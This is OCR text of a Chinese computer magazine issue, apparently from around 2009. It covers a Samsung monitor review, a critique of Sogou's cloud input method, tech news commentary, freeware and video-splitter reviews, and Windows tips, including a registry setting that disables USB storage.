在测试中我们可以发现, 三星绝色 P2450H 液晶显示器的超高对比度确实是名不虚传, 在游戏和高清影音应用中均能发挥出色的效果。另外, 三星绝色 P2450H 液晶显示器的待机功耗和工作功耗在同类产品中都是比较低的, 充分迎合了时代对节能的需求。 (火机)

显示屏尺寸	24 英寸宽屏
屏幕比例	16:9
面板类型	TN
亮度	300cd/m <sup>2</sup>
对比度	70000:1
灰阶响应时间	2ms
最佳分辨率	1920 x 1080
接口类型	D-Sub, DVI-D, HDMI
参考报价	1699 元



● 高达 70000:1 的对比度

### 选购建议

三星绝色 P2450H 液晶显示器具备 24 英寸的超大显示尺寸, 对比度高达 70000:1, 并灰阶响应时间高达 2ms, 十分适合游戏和高清应用的学生、游戏或影音爱好者选购。



与市面上的同类高对比度液晶显示器相比, 三星绝色 P2450H 液晶显示器外形优雅美观, 称为一款工艺品并不为过; 另外, 三星绝色 P2450H 液晶无论是在对比度、画质还是在响应速度表现上都远高于同档次的液晶显示器产品, 其触摸式的 OSD 操作按钮对改善用户的使用体验具有较大的意义。总之, 它对用户的使用体验的重视是同类产品中较为领先的。

对比度的高低对一款液晶显示器来说是十分重要的, 它直接影响着游戏和电影播放的效果以及用户的使用体验。三星绝色 P2450H 液晶显示器的各项性能都标志着中高端的性能, 但它的价格却不到两千元, 总体来说是十分超值的。

### 总结





# 创新 or 忽悠? 揭秘搜狗云输入法

■赵玉勇

**拼音输入法大战由搜狗拉开,因输入法也使搜狐走进技术公司行列,从今夏同 QQ 输入法大战之后,搜狗输入法又推出新品:搜狗云输入法。在云的概念深入各行业之时,在云安全、云电子商务声越喊越大之时,将输入法冠以云还是第一次。输入法走进云层,是创新还是忽悠?一时间业界议论声一片。**

## 云输入法与云计算概念相差很远

搜狗输入法虽然冠以云的名头,说白了它就是一个 Web 应用程序。将搜狗官方关于云输入法与云计算常用的概念比较一下,不难明白这一点。

搜狗官方的说法是:云输入法是依托于云计算技术的输入法,其与一般输入法最明显的区别在于,没有本地输入法文件,完全靠服务器支持。而所谓云计算,从功能上来看,它是分布式处理、并行处理和网格计算的发展,或者说是这些计算机科学概念的商业实现,云计算是通过使计算分布在大量的分布式计算机上,而非本地计算机或远程服务器中,这样做的优点是使得企业能够将资源切换到需要的应用上,根据需求访问计算机和存储系统。从上面的说明不难看出搜狗云云输入法的概念相比还相差很远,不能说能利用服务器上的程

序就一下子成了云了,照这种观点,Google 的办公套件早就走到“云”上了,云的要点是使计算分布在大量分布式计算机上。另一方面,输入法本身并不复杂也不是一种高深莫测的技术,冠以云的大名并不能说明它的更复杂,一个在本机就完全可以解决得很好的技术,云不云对于用户来说意义不大。

## 嵌入浏览器,云输入法先行一步

对于中文用户来说,输入法的确是非常重要的一个功能,这个功能利用现成的英文键盘,实现了非英文语言的输入,所以输入法对于用户最重要的意义在于应用。到目前为止,搜狗云输入法最本质的应用局限在浏览器中,它的确具有免安装,跨平台的优点,只要能装上浏览器的电脑,都可以方便的使用,所以它对于操作系统依赖性不强,在常用的 IE,搜狗浏

览器,Firefox 等都实现了。但是,它对于用户现在最常用的本机应用却是无能为力的,如我们常用的 Word,而其他的浏览器端的应用,大牛在于 Google,但搜狗对于 Chrome 浏览器却并不支持。从这个角度,搜狗云有自己的天花板,不仅如此,拼音输入法本身也触到了天花板。

自搜狗输入法开始,由于互联网普及,联网大容量词库与智能词库的使用,使得拼音输入法越来越牛气,呈现百花齐放局面,谷歌,QQ 等相继杀入这一阵营。搜狗输入法现在的确坐在了输入法大哥大的地位上,在中文输入领域无“法”能敌,也是通过大容量字库实现的。现在的拼音输入法使得普通用户的拼音输入速度进展迅速,这在一定程度上对五笔字型等输入法造成很大冲击,但对于大容量词库和智能词库,输入法的的确走到了天花板,这也是输入法竞争日益激烈的原因。如何在其中找到突破,搜狗其实已经开始探索,其兼容五笔字形与拼音的搜狗智能输入法就是一例,特别是对于专业打字人员来说,拼音输入法中的任何一款都还无法同五笔字型相比,毕竟对拼音来说其重码率是神仙也解决不掉的最大难点,从本机走向浏览器,也是搜狗先人一步的举措,从这一点上,搜狗在拼音方面的钻研精神值得赞扬。

## 搜狗在炒作中更深层次触网

赞扬之外,另外不可忽视的一点是炒作。自从搜狗输入法诞生起,这种炒作就一直未断,搜狗被人们相识始于 2007 年 4 月的“词库门”事件。刚开始诞生之际,在所有中国人不知搜狗拼音为何物时,谷歌抄袭其词库让搜

狗一下子名扬天下,词库门使得谷歌中国一度十分被动,而处在受害者地位的搜狗拼音也得以名声大振。从那时起,其普及率飞速攀升。搜狗由于词库升级问题,使得其有了自己的在用户本机的客户端,用户升级词库受益,搜狗也由于有了客户端资源使其搜狗搜索与相应的广告能力大大提升,随着装机量的攀升,拼音老大的地位使搜狗象腾讯 QQ 一样,都在用户的本机有了自己的“后门”程序。

一直在桌面客户端持有 QQ 的腾讯不可能看不到这一点,这也就有了今年夏天 QQ 输入法同搜狗输入法的官司,输入法俨然成了最新的热金矿,输入法从某种程度上可以整体提升互联网公司,而通过官司,搜狗输入法又及时地在网民间曝光。现在,在网络应用正如火如荼进行之际,在浏览器就是互联网的呼声中,在 Windows7 强势推广但仍有不少业界人士不看好 PC 端本机应用之时,搜狗很及时地触网。从搜索引擎,输入法,到搜狗浏览器,再到现在进入浏览器端的搜狗拼音,搜狗开始更深触网,而大呼输入法的云让搜狗拼音在业界很响很时尚,这也是搜狗的一贯作风:轰轰烈烈地炒作,语不惊人死不休。每一种产品的推广都有自己的方法,搜狗的炒作很成功,但这种炒作掩盖不住搜狗云输入法本质,它就是一个 Web 应用程序。




图 1 搜狗云示意图



图 2 搜狗云输入法应用

## 荒谬 微软称盗版 Windows 更易中毒

**事件:**微软公司表示,由于盗版用户很少使用安全补丁程序,因此盗版软件更容易感染病毒。微软病毒防护中心项目主管杰夫·威廉姆斯根据最新发布的安全报告指出,盗版与病毒感染率息息相关。据威廉姆斯称,盗版用户由于不经常使用 Windows 更新服务,PC 感染率因此会较高。

**侃侃:**“盗版系统易感染病毒”的确有这么回事,但是原因和微软的这位主管所说的原因相差甚远。盗版系统和正版系统一样不打补丁都易感染病毒,不存在所谓的“更”,这就像一位网友评论所说的一样“难道没拿准生证的孩子更易生病?”,盗版系统之所以容易中毒原因是很多盗版系统制作者为了谋取利益在系统中添加了很多流氓软件甚至是后门,所以用户在购买操作系统软件时还是用正版的好。




●系统 update

## 事实 80%病毒可入侵 Windows7

**事件:**英国知名互联网安全厂商 Sophos 表示,Windows 7 的用户账户控制(以下简称“UAC”)安全功能只能防止 20%的病毒。不安装任何杀毒软件,在 Windows 7 的默认系统设置下,Sophos 利用 10 个新病毒对 UAC 进行测试,结果只防止了 2 个病毒。

**侃侃:**这样的测试结果是可以预料到的,不管微软在 Windows 7 的宣传广告里如何宣传 Win7 的安全性是多么多么的突出,还是微软所说的 UAC 多么强力,这些都不可能完全的抵御病毒的入侵,因为目前还没有一个专业的安全厂商的产品能够完美的预防病毒,何况一个非专业的安全软件呢?



● Windows7 的 UAC 控制

## 情形 欧盟调查发现仅 17%机构升级至 IPv6

**事件:**有网络专家警告称,如果没有更多的企业从目前的 IPv4 迁移至 IPv6 平台,未来两年内网络地址将使用殆尽。欧盟委员会对欧洲、中东和亚洲的 610 个政府机构、教育网站以及其它行业组织的调查发现,仅有 17%的已经升级至 IPv6,该委员会表示,及时部署 IPv6 对于互联网的稳定和发展

起到至关重要的作用。

**侃侃:**IPv6 这个问题和以前闹得沸沸扬扬的“千年虫”问题有着相似之处,同样是需要大范围的升级原有协议来解决,为什么 IPv6 这事儿和“千年虫”相比受到了冷落呢?原因还是在于“千年虫”病毒有着实际的可以看见的时间点,也就是说必须要在在这个时间前

## 尚早 Windows 7 SP1 提上日程

**事件:**随着微软正式发布 Windows 7,现在微软的工程师们已经开始开发 Windows 7 的首个 SP 包(Service Pack),现阶段研究程序在 Windows 7 的兼容性以及用户们提供的 bug 报告是首先要解决的问题。根据俄国知名网站 Wzor 的说法,微软将于明年 1 月发布一个 Beta 版本的 Windows

7 SP 包,预计将共发布 3 个 Beta 版本 SP 以及 2 个 RC (release candidate),据估计将于明年的夏天终端用户即可使用上正式版的 Windows 7 SP1。


**侃侃:**个人认为现在微软就开始开发 Windows 7 的 SP 包可能还为时尚早了点,SP 包一般来说是一个系统的重要补丁包,包括解

## 市场 10 月浏览器份额再生变化

**事件:**美国互联网流量监测机构 Net Applications 周一发布的最新统计数据,今年 10 月期间,微软 IE 浏览器全球市场份额由 9 月的 65.71% 降至 64.64%;同期 Mozilla 的火狐(Firefox)相应市场份额增至 24.07%。有分析人士认为,如果按照当前发展趋势,微软很有可能在明年某个时候成为全球第二大浏览器,火狐将占据全球第一大浏览器宝座。

**侃侃:**侃侃对这些分析人士的结论还不敢苟同,当 Firefox 浏览器不能有效的解决目前他对众多的网

络应用的不足之处(比如各大银行的网银,登录 QQ 空间问题),Firefox 永远不可能占据浏览器市场第一的宝座。



● 10 月浏览器的市场份额



完成对系统的升级,而 IPv6 升级却没有这个时间点,有的只是些专家们的预测,所以大家对待这一事物的态度也就不一样了。





### Q-Dir

- 窗口多、选中快、色彩靓
- 启动稍慢

#### 让资源管理器下岗


在电脑日常应用中,当需要在不同文件夹间拷贝文件时,必须打开几个重重叠叠的资源管理器,并用鼠标不断调整才能完成不同文件夹间的文件复制、粘贴等,很不方便。此时不妨试试 Q-Dir,她的出现会让资源管理器形同虚设。

#### 多个窗口方便拷贝

运行 Q-Dir 后,它的主界面中有四个窗口,再多的拷贝也能满足。四个窗口中,默认状态下左上角的窗口是当前活动窗口,在它右下角有红色标志,以后随着鼠标点击到那个窗口即为当前活动窗口。当然,也可以根据需要点击右上方的图标来改变窗口的个数及排列方式(如图 1)。

#### 批量选中文件


在系统自带的资源管理器中,选中如“c:\windows”目录下以字母“c”开头的文件时,一次只能选择一个。而在 Q-Dir 中,能把所有包含字母“c”的文件和文件夹全部选中。具体方法是在当前活动窗口中同时按下“Ctrl+M”键,



会在其下方出现一个长方形框,点击框右边第一个按钮,在弹出的菜单中选择“自动通配符”(如图 2),然后在长方形窗口中输入字母“c”,此时“c:\windows”下所有包含字母“c”的文件和文件夹就全部被选中了。

#### 彩色显示不同文件


在 Q-Dir 的主界面中,点击主菜单“选项/更多选项”,在随后弹出的“选项”对话框中切换到“颜色”项目,



在左下角的“使用颜色过滤器”前面的方框内打“√”,马上会发现 Q-Dir 的主界面立刻亮了起来,这是因为在默认情况下 Q-Dir 为不同类型的文件指定了不同的颜色。把不需上色的类型文件的前面的“√”取消,可以为部分类型文件改变颜色(如图 3)。

#### 一目了然显示文件信息

在资源管理器中,要查看文件的详细信息时,可以看到文件的大小,但对文件夹无能为力,只能通过右击文件夹,在弹出的右键菜单中选择“属性”才能看到,很不爽。



对于 Q-Dir 来说,只要一个小小的设置,可完全解决这个问题。在 Q-Dir 的主界面中,点击当前活动窗口主菜单的“选项/状态栏选项/统计选中项的总大小(包含子目录)”,就能显示文件夹的详细信息了(如图 4)。

(湖南 踏雪无痕)



你喜欢用网络电视看精彩节目吗?是不是被网上众多的网络电视软件给看花了眼睛,不知道该用哪一款比较好呢?看网络电视当然是高清的好,快试试笔者介绍的 10 款比较优秀的高清网络电视吧,利用它们看喜欢的节目会让你有耳目一新的感觉。

## 十款高清网络电视大推荐

- 1 天人网络电视(PPNTV)**  
国内第一款聚合 P2P 网络电视软件,只需一次安装,即可在线观看包括 PPlive、PPstream、QQlive、TVKoo、沸点等 12 种 P2P 网络电视。节目数量达 3350 多套。
- 2 PU 高清网视(PU66)**  
万能 P2P 技术的高清电影、网络电视播放器软件。拥有网络电视直播频道 2300 多个,可在线观看超过 640 个全球的电台直播。
- 3 爆豆影视 1.2**  
集成了视频搜索、视频加速、视频分发、下载及在线播放视频,并提供简单便捷、快速高清的娱乐节目。
- 4 Livestation**  
高画质的免费网络电视台,与世界几个领导地位的电视台合作,包括半岛电视台、BBC 世界新闻、Bloomberg TV、EuroNews、France 24 频道、i>Tele 频道以及今日俄罗斯等。
- 5 九品网络电视**  
国内最早的网络电视直播、影视点播多资源内容聚合平台。只要安装九品就可以观看包括 PPLIVE、PPS、UUSee、QQLive 等国内十多款网络电视。
- 6 Vgo 高清网络电视**  
采用最新的视频解码方式,高清输出,大屏幕液晶显示器或连接电视全屏观看也不再会有马赛克现象。视频在线点播、直播、轮播等多种服务供你选择。
- 7 VU 高清电视**  
一款用于高清节目点播的 P2P 网络电视软件,拥有像 Joost 一样在全屏状态下选择节目的友好界面,有上百部高清节目供大家点播观看。
- 8 乐鱼影音盒**  
高品质在线高清视频播放器,可以观看百万部高清电影电视剧。
- 9 Joost**  
以极为先进的 P2P 技术,将电视和互联网的特色巧妙融合,拥有和电视完全相同的视听感受。不但可以搜索全世界自己喜欢的电视节目,还可以边看边和好友聊天。
- 10 皮皮高清影视**  
全球互联网上最清晰流畅的在线影视播放平台,安装本软件即可免费观看多达三部部高清电影、电视剧,且每天更新超过一百部。

(山东 紫玲珑)

本期下载地址: <http://www.cbifamily.com/download/200944.html>

### MidiPiano

个头小巧,仿真度高

弹奏音符的音长无法控制

#### 可弹可录的 MIDI 虚拟钢琴

钢琴确实能培养人的艺术细胞和高雅情操。但如果只是偶尔玩玩,可总不能花个万把块钱给自己买个钢琴吧?咱们还是弄款免费的虚拟钢琴来过过瘾吧!用 MidiPiano 虚拟钢琴,别有一番风味哦!

MidiPiano 可以用敲击键盘上的相应键位来模拟钢琴弹奏的效果。它还可以播

放 MIDI 文件进行伴奏,并能够将你弹奏的音乐录制成 MIDI 文件。直接用鼠标左键点击键位区的任意按键,就可以弹出相应的音符。点击“录制”按钮后再进行弹奏, MidiPiano 会将你弹奏的内容进行录制。弹奏结束后点击“停止”按钮,然后点击“保存”按钮,在弹出的“保存”对话框中设定保



存的路径和文件名了。(山东 独上西楼)

### SuperLaunch

界面清爽,易于操作

保存路径需手动选择

#### 轻松管理程序启动

电脑中安装的应用程序越来越多,管理起来很是麻烦。那不妨试试 SuperLaunch 这款绿色小工具吧!有了它可以对程序分门别类的进行管理,给程序启动带来很大的方便。

在主界面中,可以看到程序默认的 3 个群组,可以重命名,也可以在系统托盘区的程序图标上右击鼠标,选择“参数”项,在“布局”栏

中单击“群组”的上箭头添加新群组。在相应程序分类标签下相应的按钮上右击鼠标,然后选择“属性”,在打开的窗口中选择好程序根目录的保存路径,程序会自动加载按钮的名称,也可以自行命名。程序添加好后,单击相应按钮即可运行该程序。

(山东 燕语轻柔)



●程序界面非常清爽

### iColorfolder

程序小巧,反应快

不能单独更改指定文件夹颜色


#### 文件夹轻松玩变色

每天看着那系统默认的黄色文件夹是不是眼烦了呢?为什么不请 iColorfolder 来帮忙,给它换上新装呢?它是一款可以改变文件夹图标颜色的小软件,瞬间就能让一成不变的黄色文件夹变得七彩缤纷。

运行程序后,在主界面左侧的“皮肤选择”栏中选择好喜欢的文件夹皮肤,在“预览”区域

可以看到其效果,如果满意勾选“应用该皮肤到全局文件夹图标”项后,单击“应用”按钮,看看文件夹是不是换新衣了呢?如果觉得经过染色的文件夹还不够漂亮,可以选择相应皮肤后,打开“使用自定义的图标”,在“更改图标”的对话框中有更多漂亮的文件夹图标任你选择哦!

(山东 纱笼岫烟)



●有多种染色效果可供选择

### 十字绣图 DIY

操作简单 逼真效果

不能自己设计图样

## 快速把自己的照片制作成十字绣图

#### 第一步:导入照片

运行“十字绣图 DIY”,单击上方的“导入图片”按钮,导入自己喜欢的照片打开。



●可变化照片大小  
拖动上方与右方滑块

#### 第二步:绣图设置

单击上方的“绣图设置”按钮,选择绣线类别、减色方法、强制减色、自动减色功能这些参数,再给绣图起个名称。



●参数设置很简单

#### 第三步:预览效果及再编辑

单击下方的“效果预览”可在右侧查看到生成的效果图,还可以单击预览效果图下方的“+”和“-”来增加或减少颜色数。



●看全部效果  
鼠标拖动效果图查看

#### 第四步:可生成绣图文件和打印

单击预览效果图上方的“生成”按钮,选择生成方式,很快就生成了十字绣图,绣图最下面给出了所需绣线编号和数量。



●单击“保存”即可保存效果图到“十字绣图 DIY”文件夹下

喜欢十字绣的朋友们都知道,这项有趣的活动最关键的就是绣图的过程,而图案多数情况下都是买来现成的。能不能把自己喜欢的照片做成绣图呢?使用“十字绣图 DIY”这款小巧绿色工具,可以快速把照片制作成十字绣图。

(陕西 青山绿水)





# 快速分割视频谁最好用

## 三款视频分割软件对比测试



图/文:广州 小M



现在网上很流行将自己用DV拍摄的录像,或者某部电影的一些精彩镜头,放到视频网站上给其他朋友观看。但是视频网站通常都会对视频大小有限制,大于其限制的影片就无法上传。虽然我们可以压缩影片,但是这个方法费时,又会降低影片的质量,所以我们一般会将影片分割成几段再上传。那么我们可以用什么软件来分割视频呢?这次,阿甘就为大家带来三款视频分割软件,希望通过下面测试,让大家选到一款好用的视频分割软件。

### 参赛选手:

#### 1.Ultra Video Splitter

版本:5.4.0610

特点:有着不同的分割模式,可以轻松地将多个片断调整为任意大小,或自动分割成等大的片断,还可以改变其帧率、尺寸等参数,非常方便使用。

#### 2.SplitIt

版本:3.8.880

特点:它是一款完全免费绿色视频分割软件,解压后就可以使用,其内置播放器可用于切割位置定位,还支持鼠标拖放定位。支持批量操作,方便大量切割。



#### 3.Boilsoft Video Splitter

版本:5.16

介绍:既可分割视频文件,也可分割音频文件。操作简便,拖动起点终点标记来指定分割范围,也可以自动将整个媒体文件分割为若干份,而且该软件还具备独特的技术避免分割后的音频和视频出现不同步的现象。

### 测试平台:

CPU: AMD Phenom X3 8650  
内存:4G  
显卡:ATI HD4850 512M  
系统:Windows 7 旗舰版(32位)

## 一、支持格式对比,SplitIt 最丰富

现在的视频格式多如牛毛,RMVB、AVI、MP4 等等,见过的没见过的一大堆。虽然我们平时用的多数都是那几种格式,但是不能保证某天你的朋友拿着一种你没见过的视频叫你帮忙分割呢!所以视频分割软件支持视频格式的多寡,也是一个很重要的方面。下面我们就对比一下三款视频分割软件所支持的格式。

从表中我们可以清楚地看到,SplitIt 支持的输入格式最多,几乎涵盖了现有的视频格式,并且支持 19 种音频输入,Boilsoft Video Splitter 最少,只支持 14 种视频,但也支持音

频输入。Ultra Video Splitter 支持格式数量也算比较多,常用的格式都有了,但是不支持音频格式输入。

输出格式方面,Ultra Video Splitter 和另外两款软件有所不同,它可以分割后同时转换成其他格式,而不用再使用其他工具转换,非常方便。而另外两款软件,分割以后的文件格式只能与分割前的一样。

Ultra Video Splitter: ★★★★★  
SplitIt: ★★★★★☆  
Boilsoft Video Splitter: ★★★☆☆

### 支持格式对比表

软件名称	输入格式	输出格式
Ultra Video Splitter	3gp,3g2,amv,avi,divx,div,flv,mpeg,mpg,mpe,m1v,m2v,m2t,mp4,m4v,mod,mjpg,mjpeg,mov,qt,rm,rmvb,dat,bin,vob,wmv,asf,asx,xvid	avi,mpg,wmv,asf,flv,3gp,3g2,vob,bin,cue,ifo,bup,vob
SplitIt	rmvb,rm,avi,wmv,4,3gp,263,h264,avc,dat,qt,mov,mpg,mpeg,m1v,wmv,asf,mkv,flv,pmp,divx,3gp2,3g2,3gpp,flc,flm,m4v,dv,ogm,dsm,vob,cin,ts,trp,ts	与输入格式一样
Boilsoft Video Splitter	avi,mpg,mpeg,miv,m2v,mpga,dat,asf,wmv, rm ,rvmb,mp4,3gp,3g2	与输入格式一样

## 二、分割处理时间对比、差距不大


刚才对比了三款视频分割软件所支持的格式,下面再来看看大家最关心的方面——分割速度。无论分割软件的功能有多么强大,但是它处理一小段视频所需的时间都很长的话,相信大家都不会选用。下面我们选用三种最常见的视频格式:MP4、AVI 和 RMVB,进行分割测试,看看哪款视频分割软件速度最快。

### MP4 分割测试

我们用一段片长 41 分 27 秒,大小为 77.9MB 的 MP4 格式视频进行分割测试,截取视频的第 5 分钟开始,到 20 分钟结束的 15 分钟片段,输出格式和输入格式一致。

Ultra Video Splitter:2.51 秒,分割后的文件大小:32.2M

SplitIt:3.23 秒,分割后的文件大小:



●Ultra Video Splitter 切割视频

32.2M

Boilsoft Video Splitter:2.43 秒,分割后的文件大小:32.3M

### AVI 分割测试

我们用一段片长 40 分 03 秒,大小为 174MB 的 AVI 格式视频进行分割测试,截取视频的第 5 分钟开始,到 20 分钟结束的 15 分钟片段,输出格式和输入格式一致。

Ultra Video Splitter:3.80 秒,分割后的文件大小:70.6M

SplitIt:3.74 秒,分割后的文件大小:71.1M

Boilsoft Video Splitter:3.15 秒,分割后的文件大小:71.3M

### RMVB 分割测试

我们用一段片长 41 分 30 秒,大小为 165MB 的 RMVB 格式视频进行分割测试,截取视频的第 5 分钟开始,到 20 分钟结束的 15 分钟片段,输出格式和输入格式一致。

Ultra Video Splitter:不支持 RMVB 输出  
SplitIt:6.64 秒,分割后的文件大小:62.3M

Boilsoft Video Splitter:7.01 秒,分割后的文件大小:62.8M


三款软件所用的时间都非常快,而且都非常接近,阿甘按下秒表开始后,几乎要立刻按停止。另外,他们所生成的文件大小都几乎一

样,唯一可惜的是 Ultra Video Splitter 不支持 RMVB 输出,所以如果用它来分割 RMVB,分割出来的文件就要变成其他格式了。

Ultra Video Splitter:★★★★☆  
SplitIt:★★★★★  
Boilsoft Video Splitter:★★★★★

## 三、软件易用性对比,SplitIt 最容易上手

软件既要性能,也要有便捷的操作,在切割视频文件时,很可能会修改一些小参数,例如:起始时间、结束时间、保存目录等等。软件是否支持这些修改,或者说是否方便修改,这点对于用户来说也是很重要的,因为这会影响到分割的效果,大家都不想花了时间做出来的东西,却不是自己想要的吧?下面阿甘就对比一下这三款视频分割软件,哪个更容易上手。



●功能设置界面

### Ultra Video Splitter

Ultra Video Splitter 的界面都非常直观,基本的功能,如:选择源文件、输出目录、格式等等,都可以在主界面中进行设置,截取视频也可以通过鼠标拖放来完成,直观,非常适合普通用户使用。高级用户还可以对输出设置进行微调,如:输出品质、比例等等,还支持完成任务后自动关机,适合大型视频分割操作。不过它也有两个缺点,截取视频不能手动输入时间范围,只能用鼠标拖放,所以截出来的视频可能会有一些时间偏差,不太精确。另外不支持批量分割任务,每次只能剪一个,有点麻烦。

### SplitIt

你第一次使用视频分割软件?不会用?不用怕,在主界面的右边有一个“快速使用向导”,跟着向导一步步做就可以了。SplitIt 截取视频支持鼠标拖放截取和手动输入时间范围

截取,还有“秒进”、“秒退”、“帧进”、“帧退”功能按钮,这样用户就可以更精确地截取他们想要的视频片段。SplitIt 还支持批量任务,用户一次设定好多个任务就可以去做其他事了,非常方便,唯一的缺点就是任务完成后不能设置自动关机。



●SplitIt 软件界面

### Boilsoft Video Splitter

Boilsoft Video Splitter 的界面很简单,几乎是没有什么二级菜单。选好要分割的视频,然后选择切割方式,它也支持鼠标拖放截取和手动输入时间范围截取,然后点击“分割”,跳出让你选择保存地方的对话框,选好之后就开始了切割了。没其他别的功能,也不支持批量任务,所以它比较适合切割少量文件的用户,简单、直观。



●界面简洁

Ultra Video Splitter:★★★★☆  
SplitIt:★★★★★  
Boilsoft Video Splitter:★★★★★



1,总的来说,在大家最关心的速度上面,这几款软件所耗费的时间都差不多,可以说这是我们在进行视频分割时的好帮手,操作都比较方便,即使是新手朋友也能很快上手使用。

2,Ultra Video Splitter 支持输出的格式非常多,用户可以根据自己的需求直接选择相应的格式,方便简单,唯一可惜的是不支持 RMVB 输出。

3,SplitIt 它支持输入的格式种类最多,有使用向导功能,第一次使用的用户也能快速上手,而且支持精确截取,批量任务,需要处理大量视频的用户推荐使用。

4,Boilsoft Video Splitter 功能和设置都比较简单,适合一般用户少量的视频分割,但可调的设置就很少了。





我们在从相机复制照片文件时要打开“我的电脑”，再打开“可移动磁盘”，然后再打开里面的好几层文件夹，然后找到拍摄的照片文件夹单击右键从快捷菜单中选择“复制”选项，最后把它粘贴到你的计算机中！如果不经常拷贝的话还算可以，但对于那些经常使用相机的人来说是不是就有点麻烦啊？其实我们完全可以让照片自动飞入你的计算机中！

# 无需软件 让相机照片快速同步到电脑

## 第 1 - 2 分钟: 设置属性

将数码相机和电脑连接起来，打开“我的电脑”找到那个“可移动磁盘”并在上面单击鼠标右键，在弹出的快捷菜单中选择“属性”选项



并单击“自动播放”选项，然后单击下方的下拉按钮并选择其中的“图片”选项，在操作中勾选“选择一个操作来执行”单选按钮，然后单击其下方的“将图片复制到计算机上的一个文件夹使用 Microsoft 扫描仪和照相机向导”选项，最后单击“确定”按钮即可。(如图 1)

## 第 3 分钟: 选择需要复制的照片

断开相机和计算机的连接，再连接上计算机



机的时候它就会自动弹出“扫描仪和照相机向导”，这时我们只要单击“下一步”按钮。在出现的“选择要复制的照片”中还是单击“下一步”按钮(窗口中默认是全部复制)，当然我们也可以自己勾选需要复制的图。(如图 2)

## 第 4 分钟: 设置保存位置


在出现的“照片名和目标”窗口中可以选择照片保存位置，并且它会自动建立一个以当天日期为名称的文件夹供你选择，在这里还可



以选择复制后是否删除相机中的图片，然后单击“下一步”按钮照片就开始复制了。(如图 3)

## 第 5 分钟: 复制完成


复制完成后单击“完成”按钮就可以打开计算机中图片所在地文件夹查看了，如果现在不想打开可以单击“取消”按钮。(如图 4)以后再连接上相机后只需单击几下鼠标照片文件即可自动飞入你的计算机了。



(山东 乐乐)

# 办公电脑, 给 U 盘加个“防盗门”

现在的办公环境, 大都已经实现无纸化办公, 通过局域网可以很轻松地进行文件传输和资料共享。很多单位都会禁用 U 盘和移动硬盘, 以防员工泄露公司的敏感资料。如何能让办公电脑不能使用 U 盘呢? 大家都知道, 几乎所有的 U 盘和移动硬盘都是 USB 接口的, 我们可以把电脑的 USB 口进行屏蔽, 从而达到禁止 U 盘的效果。



●“4”将军把关, U 盘无用武之地

点击开始菜单中的“运行”命令, 输入“REGEDIT”后回车, 打开注册表编辑器, 依次点击并展开: HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR。在“USBSTOR”右侧窗格内, 双击“Start”子键后, 在弹出对话框中将其数值修改为十六进制数值“4”, 确定并关闭注

册表编辑器。重启或注销后, 可使设置生效(如图)。此时, 将 U 盘插到电脑的 USB 口上时, 虽然指示灯显示正常, 但“我的电脑”中却无任何提示, 当然也找不到 U 盘盘符了。

如果我们想取消该屏蔽, 只需将“Start”的值改回“3”即可。

(山东 独上西楼)

# 影音同步调节, 迅雷看看也行

由于网上的影片资源良莠不齐, 有时会发现播放的电影画面和声音不同步, 一般这时我们必须去手动调节一番, 这样影片看上去才不会那么别扭。以前版本的迅雷看看播放器是没有声音同步调节功能的, 从最新的 3.2 版本开始, 这个问题得到了很好的解决。




图 1 调出“系统配置”

